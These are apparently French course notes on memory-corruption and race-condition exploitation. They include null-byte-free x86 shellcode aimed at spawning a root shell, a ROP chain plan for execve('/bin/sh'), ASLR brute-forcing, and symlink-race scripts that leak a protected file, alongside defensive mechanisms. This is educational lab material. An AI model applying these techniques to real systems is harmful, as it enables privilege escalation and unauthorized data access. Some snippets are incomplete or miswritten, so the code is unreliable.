


strcpy(dst,src) → strncpy(dst,src,max-size) sizeof(dst)  
 strcat(dst,src) → strncat(dst,src,max-size) sizeof(dst)-strlen(dst)-1

## débordement


- ↳ dans la pile: modif du flot d'exéc, corruption des données (var.) DOS aussi (seg fault)
- ↳ dans le tas: corruption de données (variable + données pour la lib)
- ↳ dans le segment bss: corruption de données (variable)
- ↳ segment "text" contenant le code est R read-only donc non modifiable




buffer overflow: permet de modifier le comportement du programme (modifier une variable par ex), déni de service (seg fault), et dans la pire des cas: exécution de code arbitraire (dérouter le flux d'exécution vers du code malveillant, injecté ou déjà en mémoire)

↳ si le programme s'exécute en root et qu'on arrive à exécuter un shell par ex...

## exploit classique d'un BUFF:



## autre exemple:



dans les 2 cas pour exploiter il faut: gcc -z execstack -fno-stack-protector

-z execstack rend la pile exécutable

-fno-stack-protector désactive les canaries

+ pas d'ASLR !!!

lister les symboles: nm ./program → | grep "T main" pour avoir l'@ de main

décompilation à la mano: objdump ./program --start-address 0x... --stop-address 0x... -D

start address + taille

↳ sinon gdb: run, info frame

saved eip: @ de retour

eip: instruction pointer

propriétés des shellcodes:

- pas de dépendance à la lib directent appel système
- petites tailles
- absence octet null (0) → sinon pas copiable
- indépendance position mémoire
- indépendant de la vuln exploitée
- dépendant de l'archi (assembleur)
- chiffrement? → xor

## création d'un shellcode:

- ① traduire le comportement souhaité en appels systèmes
- ② coder le programme en assembleur
- ③ désassembler pour récupérer le code binaire
- ④ tester ;)

printf("t") → write(1,"t",6) output de trace

grep write /usr/include/asm/unistd\_32.h

> #define \_\_NR\_write 4 appel 4

EAX ← 4

EBX ← 1 (premier argument appel système) @chaîne

ECX ← @chaîne

EDX ← 6 (taille chaîne de caractère)

puis déclencher l'appel système: int \$0x80

Y:

|         |
|---------|
| jmp x   |
| pop ecx |
| payload |
| call y  |
| chaîne  |

X:

section .text

global \_start

\_start:

movl \$4, %eax

movl \$1, %ebx

jmp chaîne

suite:

popl %ecx

movl \$6, %edx

int \$0x80

chaîne:

call suite

.string "t"

→ problème, ça fais des octets null!

xor %eax, %eax

movb \$4, %al

xor %ebx, %ebx

inc %ebx → incrément sans null

xor %edx, %edx

movb \$6, %dl

\* mise à zero d'un registre sans utiliser d'octets null

\* charger une valeur dans la partie haute (AH) ou basse (AL) sans null

EAX

→ un "vrai" shellcode ferait: { setuid(0);

appels syst. 23 et 11 ← { execve("/bin/bash", NULL, NULL);

## mécanismes de défense:

- pile non exécutable
- espace d'adressage aléatoire (ASLR)
- réordonnement des variables { prévient l'écroulement si sensibles
- réordonnement des pointeurs
- canaries: détecte le débordement "canary" sans UNIX "Security Cookie" sans windows
- système de détection d'intrusion: détecte la payload par ex.
- ↳ ④ complet: IPS (Intrusion Prevention System): bloque l'attaque


canary → terminator canary (ou null canary si à 0): tir la même valeur donc on a possibilité de la trouver et de ré-écrire par dessus sa vraie valeur

random canary: il faut faire fuiter la mémoire pendant l'exécution pour le contourner.

## Return into LIBC:



↳ pile non exécutable mais on peut sauter vers une section exécutable de la mémoire: la libc.

↳ on écrase l'@ de retour par l'adresse vers une fonction de la libc et on continue pour créer une pile cohérente:



# ROP (Return Oriented Programming):

ici l'idée est d'empiler les @ de retours correspondants à des gadgets < instruction-souhaité, ret >



↳ on checke const char \* secret = "omg" → dans data  
↳ donc argument 7 donc "\$7 %s" devrait afficher "omg"

## Contourner l'ASLR:

- on récupère 1000 fois avec python l'@ → on fait une moyenne
- on lance notre programme plein de fois avec la valeur moyenne

Developpement sécurisé: strcat → strncat (cf. début fiche)

## OFF-BY-ONE:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void sayhello(char *s)
{
    int age = 18;
    char buf[15];
    strcat(buf, "Hello ", sizeof(buf));
    strncat(buf, s, sizeof(buf) - strlen(buf));
    printf("%s, you are %d years old !\n", buf, age);
}

int main(int argc, char **argv) {
    sayhello(argv[1]);
    return 0;
}
```

il faut rajouter "- 1" car  
ici on débord sur l'octet null.

## ANNALES

execve: new process - ASLR  
fork: hérite de l'espace d'adressage - donc pas nouvelle ASLR

printf retourne la taille (sans le \0) mais print sur IO.

```
$ man 2 execve
int execve(const char *pathname, char *const argv[], char *const envp[]);
$ man 2 exit
void exit(int status);

linux-4.12/arch/x86/entry/entry_64.S:
/* Linux simplified syscall 64-bit ABI
 * rax system call number = 59
 * rcx return address = ...
 * rdi arg0
 * rsi arg1 = \0
 * rdx arg2 = \0
 */

arch/x86/syscalls/syscall_64.tbl:
# 64-bit system call numbers
# <number> <name>
[.]
59      execve
60      exit

$ ROPgadget --binary question2
Adresse      Instruction
=====
0xcafebabe0101 : inc rax ; ret
0xcafebabe010f : mov qword ptr [rdx], rax ; ret
0xcafebabe0117 : mov rdi, rax ; ret
0xcafebabe0113 : mov rsi, rax ; ret
0xcafebabe010b : pop rax ; ret
0xcafebabe010d : pop rdx ; ret
0xcafebabe0105 : syscall
0xcafebabe0107 : xor rax, rax ; ret
0xcafebabe011b : xor rdx, rdx ; ret
$ nm question2 | grep ' d '
0xcafebabe01108 d tuning
```

rsi, rdx = 0

rax = "/bin/sh"

rdx = @cool

\* @cool = "/bin/sh"

rax = @cool

rdi = @cool

rax = 59

syscall

nm ./prog.o

- T/t (Text) → Code
- D/d (Data) → Variables initialisées
- B/b (BSS) → Var. non initialisées



```
printf("buf1 : %p - buf2 : %p - ptr : %p\n",p.buf1,p.buf2,&p.ptr);
if (argc < 3) exit(-1);

printf("%p\n",p.ptr);
strcpy(p.buf1,argv[1]);
printf("%p\n",p.ptr);
strcpy(p.ptr,argv[2]);
printf("%s\n",p.buf2);
return(0);
}
```

# TOCTOU → Time Of Check Time Of Use

```
if (param_1 < 2) {
    printf("%s file\n\tPrints file if you have access to it\n",*param_2);
    /* WARNING: Subroutine does not return */
    exit(1);
}
pcVar4 = (char *)param_2[1];
gettimeofday(&local_1038,(__timezone_ptr_t)0x0);
iVar1 = access((char *)param_2[1],4);
if (iVar1 == 0) {
    for (local_1058 = 0; local_1058 < 1000; local_1058 = local_1058 + 1)
    }
    gettimeofday(&local_1028,(__timezone_ptr_t)0x0);
    iVar1 = open(pcVar4,0);
    if (iVar1 == -1) {
        puts("Unable to open file");
        /* WARNING: Subroutine does not return */
        exit(1);
    }
    sVar2 = read(iVar1,local_1018,0x1000);
    if ((int)sVar2 == -1) {
        piVar3 = __errno_location();
        pcVar4 = strerror(*piVar3);
        printf("Unable to read from file: %s\n",pcVar4);
        /* WARNING: Subroutine does not return */
        exit(1);
    }
    puts(local_1018);
    printf("Vulnerable time interval: %ld microsec\n",
        (local_1028.tv_sec - local_1038.tv_sec) * 1000000 +
        (local_1028.tv_usec - local_1038.tv_usec));
}
else {
    printf("You don't have access to %s\n",pcVar4);
}
```

verifie si on a accès au fichier  
vulnérabilité car prend du temps

```
n7@lubuntu-18:~/tp2$ cat test.sh
touch public_file
while true; do
    ln -sf public_file lien
    ln -sf secret lien
done

n7@lubuntu-18:~/tp2$ cat test2.sh
while true; do
    ./race lien >> sortie
done

n7@lubuntu-18:~/tp2$ cat sortie | grep Mig
Secret : Vincent Migliore est post-quantique !
Secret : Vincent Migliore est post-quantique !
Secret : Vincent Migliore est post-quantique !
Secret : Vincent Migliore est post-quantique !
Secret : Vincent Migliore est post-quantique !
Secret : Vincent Migliore est post-quantique !
```

on a accès  
on a pas accès